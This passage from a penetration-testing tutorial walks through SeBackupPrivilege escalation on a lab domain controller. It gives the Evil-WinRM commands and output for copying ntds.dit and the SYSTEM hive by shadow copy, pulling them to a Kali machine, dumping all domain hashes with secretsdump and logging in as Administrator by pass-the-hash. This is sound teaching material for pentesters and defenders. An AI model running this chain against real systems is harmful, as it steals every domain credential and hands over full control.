Now, as these are the DLL files, to use them, we need to Import them into Memory. This can be done using the Import-Module cmdlet. Now as we did in the previous method, we need to use diskshadow with the raj.dsh file to create a backup of the C Drive [Windows Installation Drive] on the Target System.

```
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
diskshadow /s raj.dsh
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> Import-Module ./SeBackupPrivilegeCmdLets.dll
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> Import-Module ./SeBackupPrivilegeUtils.dll
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC1, 4/9/2021 10:44:55 AM

→ set context persistent nowriters
→ add volume c: alias raj
→ create
Alias raj for shadow ID {fb48a910-f1c7-44b7-8656-1472b88e0864} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {503f90b6-1c26-4c8e-b89b-31db89f1b5a8} set as environment variable.

Querying all shadow copies with the shadow copy set ID {503f90b6-1c26-4c8e-b89b-31db89f1b5a8}

* Shadow copy ID = {fb48a910-f1c7-44b7-8656-1472b88e0864} %raj%
  - Shadow copy set: {503f90b6-1c26-4c8e-b89b-31db89f1b5a8} %VSS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{bea0e6b2-0f12-40dc-a182-50f3eafe842f}\ [C:\]
  - Creation time: 4/9/2021 10:44:55 AM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
  - Originating machine: DC1.ignite.local
  - Service machine: DC1.ignite.local
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
```

Now that we have successfully created a backup, we can use it to extract the ntds.dit file and the system file. Unlike the previous method, this time we will be using the Copy-FileSebackupPrivilege cmdlet to copy the



ntds.dit file from the Z volume to the Temp Directory. The Copy-FileSebackupPrivilege cmdlet is a part of the DLL files that we imported earlier. We will use the reg save command to copy the system file to the Temp Directory as well. After ensuring that both the files have successfully copied to the Temp, we will use the download feature of Evil-WinRM to transfer the files from the Evil-WinRM shell of the Domain Controller to the Kali Linux.

```
Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit
reg save hklm\system c:\Temp\system
cd C:\Temp
download ntds.dit
download system
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\Temp\ntds.dit
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> reg save hklm\system c:\Temp\system
The operation completed successfully.
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> ls

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         4/9/2021  10:44 AM             605 2021-04-09_10-44-55_DC1.cab
-a-----         4/9/2021  10:46 AM      20971520 ntds.dit
-a-----         4/9/2021  10:42 AM             85 raj.dsh
-a-----         4/9/2021  10:42 AM        12288 SeBackupPrivilegeCmdLets.dll
-a-----         4/9/2021  10:43 AM        16384 SeBackupPrivilegeUtils.dll
-a-----         4/9/2021  10:47 AM      15908864 system

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download ntds.dit
Info: Downloading C:\Temp\ntds.dit to ntds.dit

Info: Download successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download system
Info: Downloading C:\Temp\system to system

Info: Download successful!
```

After the successful transfer, we will use the secretsdump script of the Impacket to extract the hashes from the ntds.dit file and the system file. We can see that it has successfully extracted all the hashes.

```
impacket-secretsdump -ntds ntds.dit -system system local
```

```
(root@kali)-[~]
# impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3121a026961126c1a2f999a371e626c4
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 694b4780d92017091c2d96a5c563069a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:4f0c5cfbe7380f7e593ff1ecf5eefd38:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e0e84790aad330a6b280a04da0cc1e1e:::
ignite.local\yashika:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\geet:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\raj:1602:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
ignite.local\pavan:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
CLIENT$:2101:aad3b435b51404eeaad3b435b51404ee:d644d6ea4b828cf9a0c6f2348bdb7c1e:::
DESKTOP-ATNONJ9$:2102:aad3b435b51404eeaad3b435b51404ee:6eead38a1c7645af6983252ec3054ee4:::
WIN-3Q7NEBI2561$:2103:aad3b435b51404eeaad3b435b51404ee:2340f6d1be96e910cdacb4f0665ae9e6:::
ignite.local\SVC_SQLService:2104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\jeenal:2106:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\japneet:2107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\ignite:2108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[*] Kerberos keys from ntds.dit
DC1$:aes256-cts-hmac-sha1-96:a91c7a5ecfcc1e431db9877e8f04a1200e1155f70e631394b2f375ac0654f7
DC1$:aes128-cts-hmac-sha1-96:f4c50d0023a41ccbd1d72a6200f1e416
DC1$:des-cbc-md5:1f7098797f54ce4c
```

As before we can use the Administrator hashes to log in on the Target Machine with Administrative or Elevated Access as shown in the image below.

```
evil-winrm -i 192.168.1.172 -u administrator -H "##Hash##"
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.172 -u administrator -H "32196b56ffe6f45e294117b91a83bf38"
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> whoami
ignite\administrator
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> █
```

## Conclusion

The point that we are trying to convey through this article is that there are multiple methods to consider while elevating Privileges on Windows-Based devices if your initial foothold has the SeBackupPrivilege. We wanted this article to serve as your go-to guide whenever you are trying to elevate privilege on a Windows machine using the SeBackupPrivilege.